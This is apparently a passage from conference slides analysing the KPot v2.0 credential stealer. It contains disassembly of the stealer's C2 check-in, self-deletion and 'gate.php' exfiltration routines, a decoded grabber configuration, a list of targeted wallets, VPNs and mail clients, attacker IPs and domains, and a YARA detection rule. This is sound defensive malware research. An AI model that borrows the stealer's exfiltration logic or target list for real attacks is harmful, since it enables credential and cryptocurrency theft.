000000c0  24 39 2b 6d 2f 64 30 08  73 1d 06 6d 35 7d 3e 6f  |$9+m/d0.s..m5}>o|
000000d0  0c 1b 35 70 2a 73 23 15  6e 69 61 02 35 12 25 75  |..5p*s#.nia.5.%u|
000000e0  07 00 39 7f 37 69 2e 15  75 1d 18 7b 27 00 3e 6f  |..9.7i..u..{'.>o|
000000f0  14 16 30 77 24 7f 3c 07  6e 07                    |..0w$.<.n.      |
```

Figure: KPot v2.0 - CnC Checkin Base64 Decoded

```
111111111111111__DELIMM__[victim_public_ip_address]__DELIMM__appdata__GRABBER__*.log,*.txt,
__GRABBER__%appdata%__GRABBER__0__GRABBER__1024__DELIMM__desktop_txt__GRABBER__*.txt,
__GRABBER__%userprofile%\Desktop__GRABBER__0__GRABBER__150__DELIMM____DELIMM____DELIMM__
```

Figure: KPot v2.0 - CnC Decoded and Decrypted Response

```
0x004101bb      mov eax, dword [arg_8h]
0x004101be      push 0x10           ; 16
0x004101c0      pop edx
0x004101c1      mov ecx, edi
0x004101c3      call ParseCncResponseFirstValue
0x004101c8      call CheckLanguage
0x004101cd      test al, al
0x004101cf      jne 0x4101e0
```

```
0x004101d1      push dword [arg_ch]
0x004101d4      push dword [arg_8h]
0x004101d7      push edi            ; CncCheckinResponseDecoded
0x004101d8      call CncResponseStealer ;           if Language Doesn't Match
0x004101dd      add esp, 0xc
```

Figure: KPot v2.0 - CnC Checkin Routine Language Check

```
0x004102cb      call CncCheckinRoutine
0x004102d0      pop ecx
0x004102d1      pop ecx
0x004102d2      test al, al
0x004102d4      jne 0x4102eb
```

```
0x004102d6      lea eax, [lpFilename]
0x004102dc      push eax                ; arglist = lpFilename
0x004102dd      call PingDelete
0x004102e2      pop ecx
0x004102e3      push 0                  ; uExitCode
0x004102e5      call dword [kernel32_ExitProcess] ; 0x415
```

Figure: KPot v2.0 - Deleting Itself

- Discord
- Earth VPN
- Electrum
- Etheurim
- Filezilla
- Firefox
- Screen Capture
- Skype
- Internet Explorer
- Monero
- Nord VPN
- Outlook
- Pidgen IM
- Remote Desktop
- Steam
- Total Commander
- WinSCP





Figure: KPot v2.0 - Stealer Modules Language Check


```
0x0040fdc3      call StringDecoder_1 ; Decode string "POST"
0x0040fdc8      push 0x7b            ; '{' ; 123
0x0040fdca      lea esi, [var_2ch]
0x0040fdcd      pop eax
0x0040fdce      call StringDecoder_1 ; Decode string "%S/gate.php"
0x0040fdd3      push 0x7d            ; '}' ; 125
0x0040fdd5      lea esi, [var_108h]
0x0040fddb      pop eax
0x0040fddc      call StringDecoder_1 ; Decode string Host: %S
0x0040fde1      mov ecx, edi
0x0040fde3      call LocalGetStringLength
0x0040fde8      push eax
0x0040fde9      mov eax, edi
0x0040fdeb      push eax
0x0040fdec      push dword [var_4h]
0x0040fdef      push dword [lpMem]
0x0040fdf2      call CncCheckinResponseEncryptDecrypt
```

Figure: KPot v2.0 - CnC Exfiltration

Operation Lawyer Loot

Threat Actor Hypothesis


47.74.53.167
validcc.ws
47.90.203.176
benten09.futbol
bentenomniverse03.futbol
EXE


https://validcc.ws/login.php
1 FIRST STEP LOGIN - Enter username and password:
Username
Password
Next step
CLICK HERE IF YOU CAN'T LOG INTO YOUR ACCOUNT
REGISTRATION
USE ONLY DOMAIN: VALCC.BAZAR

```
rule kpot_v2{
     meta:
          author = "TITAN"
          company = "GoSecure"
          description = "KPot v2.0 Operation Lawyer Loot"
          created = "2019-09-15"
          reference = "e66ba8277ea31ccb49a1b1ef6d612b9b"
          type = "malware.stealer"
          os = "windows"
    strings:
          $s0 = "%s\\Outlook.txt" wide
          $s1 = "POP3 Password" wide
          $s2 = "IMAP Password" wide
          $s3 = "HTTP Password" wide
          $s4 = "SMTP Password" wide
          $s5 = "password-check"
          $h0 = { 50 ?? ?? ?? ?? ?? ?? 83 c7 04 83 c4 18 ?? ?? 83 ff ??}
          $h1 = { b9 19 04 00 00 66 3b c1 }
    condition:
    (uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550) and
    ($h0 and $h1) and ($s0 or $s1 or $s2 or $s3 or $s4 or $s5)
}
```

Figure: KPot v2.0 - Yara Signature

I has a Question Plz?

Can I has Slides Plz?

GoSecure

terminal

```
malware@home ~$ git clone https://github.com/lillypad/fkks.git
malware@home ~$ cd fkks/
malware@home ~$ mupdf docs/index.pdf &
malware@home ~$
```

Thank You!

References

- https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions
- https://github.com/m0n0ph1/Process-Hollowing
- http://blog.sevagas.com/?PE-injection-explained
- https://en.wikipedia.org/wiki/DLL_injection